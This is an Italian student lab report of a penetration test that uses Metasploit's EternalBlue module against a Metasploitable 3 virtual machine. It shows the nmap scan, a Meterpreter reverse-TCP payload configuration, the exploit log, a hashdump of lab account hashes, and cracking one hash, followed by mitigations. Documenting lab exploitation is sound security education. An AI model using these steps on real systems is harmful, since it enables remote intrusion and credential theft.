

EternalBlue Exploit

Penetration Test su Metasploitable 3

Elena Di Tonno - 866597

04.03.2024

1 Introduzione

Questo report descrive i passaggi che hanno condotto all'esecuzione di un *penetration test* su una versione vulnerabile di Windows attraverso l'utilizzo del noto exploit EternalBlue.

1.1 Obiettivi e contesto

L'obiettivo è quello di dimostrare come sia possibile accedere da remoto a una macchina senza possedere informazioni preliminari in merito e di eseguire del codice arbitrario al suo interno.

L'exploit utilizzato è **EternalBlue**, noto per sfruttare una vulnerabilità nel protocollo **Server Message Block** (SMB) di Microsoft Windows [1] consentendo di eseguire codice in remoto. Il protocollo SMB è utilizzato per la condivisione di risorse di rete come file e stampanti.

1.2 Strumenti

Sono state utilizzate le seguenti tecnologie:

- **Metasploitable 3**: una macchina virtuale Windows vulnerabile di default, utile per l'apprendimento e per i test di sicurezza.
- **VirtualBox**: un software per la virtualizzazione.
- **Kali Linux** su VM: una distribuzione Linux progettata specificamente per la sicurezza, fornita di tutti gli strumenti e i pacchetti necessari per i pentester.
- **NMAP e Metasploit**: due strumenti preinstallati su Kali Linux, utili a scannerizzare le reti ed effettuare exploit.

2 Configurazione delle macchine virtuali

Entrambe le macchine virtuali, attaccante e target, sono state connesse alla stessa rete virtuale con NAT (Network Address Translation Network) attraverso interfacce ethernet, ottenendo due IP privati diversi; segue screenshot di configurazione:




Figura 1: Configurazione di rete per le VM

IP dell'attaccante:

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:8a:a3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 321sec preferred_lft 321sec
    inet6 fe80::aa87:29e8:c177:2cd5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 2: IP di Kali Linux

IP della macchina target:

```
PS C:\Users\vagrant> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : station
    Link-local IPv6 Address . . . . . : fe80::38db:550c:834f:25d6%11
    IPv4 Address. . . . . : 10.0.2.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.station:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : station
```

Figura 3: Ip di Windows

3 Raccolta di Informazioni

Prima di tutto, è stata eseguita una scansione dell'IP della macchina target utilizzando **Nmap** (Network Mapper), un software specifico per scansionare le reti. Il comando `nmap -p- -sV <IP_TARGET>` permette di scansionare tutte le porte e individuando i servizi in esecuzione con le relative versioni.

Dalla schermata emerge che la **porta 445** è aperta ed espone il servizio Microsoft-DS (Microsoft Directory Service), che è una componente del protocollo SMB le cui vulnerabilità sono sfruttate da EternalBlue.

```
(kali@kali)-[~]
$ nmap -p- -sV 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 10:16 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 10.26% done; ETC: 10:17 (0:00:53 remaining)
Nmap scan report for 10.0.2.5
Host is up (0.0025s latency).
Not shown: 65496 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi         Java RMI
3306/tcp  open  mysql            MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop             CORBA naming service
4848/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8020/tcp  open  http             Apache httpd
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http             Apache httpd
8484/tcp  open  http             Jetty winstone-2.8
8585/tcp  open  http             Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi         Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49176/tcp open  java-rmi         Java RMI
49190/tcp open  tcpwrapped
49203/tcp open  msrpc            Microsoft Windows RPC
49204/tcp open  msrpc            Microsoft Windows RPC
```

Figura 4: Scansione con Nmap

4 Vulnerabilità e impatto

L'impatto di una vulnerabilità di questo tipo è decisamente significativo. Oltre al danno derivato dalla violazione della riservatezza, integrità e disponibilità dei dati, è doveroso

menzionare le perdite in termini economici: Wannacry, *crypto-ransomware* diffuso attraverso l'exploit EternalBlue ha colpito istituzioni del calibro del Servizio Sanitario Nazionale (NHS) del Regno Unito. «*Si stima che i danni causati da WannaCry siano stati dell'ordine dei miliardi di dollari.*»[2]

5 Exploit

5.1 Preparazione dell'exploit

Una volta scannerizzato l'IP della macchina target avente la porta 445 esposta, si è predisposto l'uso del modulo `windows/smb/ms17_010_eternalblue` per l'esecuzione dell'attacco con **Metasploit**.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search type:exploit eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue
SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal  Yes     MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes     SMB DOUBLEPULSAR Rem
ote Code Execution
```

Figura 5: Ricerca del modulo in Metasploit 6.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
--          --
RHOSTS        10.0.2.5        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes       The target port (TCP)
SMBDomain     no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass       no              no        (Optional) The password for the specified username
SMBUser       no              no        (Optional) The username to authenticate as
VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          --
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.0.2.4        yes       The listen address (an interface may be specified)
LPORT        4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic Target
```

Figura 6: Opzioni del modulo

Il payload utilizzato è specifico per OS Windows ed di tipo *reverse TCP*; funziona nella seguente maniera: l'attaccante invia un payload al sistema bersaglio con il proprio IP e porta su cui ascoltare, infine, il target cerca di stabilire una connessione con l'attaccante, permettendo così l'inizializzazione di una sessione.

5.2 Lancio dell'Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 S
tandard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.5:445 - The target is vulnerable.
[*] 10.0.2.5:445 - Connecting to target for exploitation.
```

Figura 7: Exploit

Seguivano una serie di log di cui sono riportate le ultime righe, che hanno confermato la creazione di una sessione **Meterpreter**, un payload di Metasploit che fornisce una *shell* interattiva da remoto.

```
[+] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.5
[+] 10.0.2.5:445 - -----
[+] 10.0.2.5:445 - -----WIN-----
[+] 10.0.2.5:445 - -----
[*] Meterpreter session 4 opened (10.0.2.4:4444 → 10.0.2.5:49335) at 2024-03-04 11:31:07 -05
00
```

Figura 8: Exploit riuscito

5.3 Post-Exploit

Una volta ottenuto l'accesso al target, è stato eseguito del codice con Meterpreter per ottenere informazioni generali sul sistema.

```
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

Figura 9: Informazioni sul sistema target

Confermato l'accesso alla macchina target, è stato utilizzato **Hashdump**, un modulo di Metasploit che consente di ottenere gli *hash* delle password degli utenti.


```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::

```

Figura 10: Recupero password con Hashdump

In ultimo, è stata 'crackata' una delle password con **CrackStation**: questo tool online combina una serie di metodi per crackare gli hash delle password, nello specifico si avvale dell'uso di **dizionari** con password comuni, **tabelle di ricerca** con grandi set di password di cui gli hash sono pre-calcolati, oppure tecniche di **forza bruta**.^[3]

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e02bc503339d51f71d913c245d35b50b
```

☐ Non sono un robot

[Privacy](#) - [Termini](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
e02bc503339d51f71d913c245d35b50b	NTLM	vagrant

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Figura 11: Password crackata con CrackStation

Una volta ottenuti i dati di accesso di un utente, è possibile operare per suo conto sulla macchina attaccata.

6 Misure di Sicurezza

Una serie di misure di sicurezza per evitare exploit come EternalBlue[4]:

- Scansionare sempre gli allegati email.
- Aggiornare i software solo da siti ufficiali.
- Verificare l'host dei link prima di cliccarli.
- Evitare cartelle condivise in reti pubbliche.
- Segmentare le reti.
- Mantenere aggiornato Windows.
- Utilizzare un software anti-malware e un Firewall.
- Disattivare SMBv1 sulle vecchie versioni di Windows nelle quali non sono installate patch di sicurezza.

7 Conclusioni

Il penetration test condotto su Metasploitable 3 ha dimostrato la vulnerabilità dei sistemi Windows non aggiornati all'exploit EternalBlue. L'attacco ha avuto successo, consentendo l'accesso remoto alla macchina target e l'esecuzione di codice arbitrario volto all'ottenimento della password di uno degli utenti.

Infine, è importante sottolineare che *questo test è stato condotto su una macchina virtuale in un ambiente controllato*, pertanto, i risultati potrebbero essere diversi in un ambiente reale.

8 Sitografia

- [1] Microsoft. Server message block overview.
- [2] AVG. Exploit eternalblue: di cosa si tratta? rappresenta ancora una minaccia?
- [3] Defuse Security. Salted password hashing - doing it right.
- [4] Leopoldo Onorato. Eternalblue, l'exploit che minaccia il mondo dell'informatica.

Data ultima consultazione: 5 Marzo 2024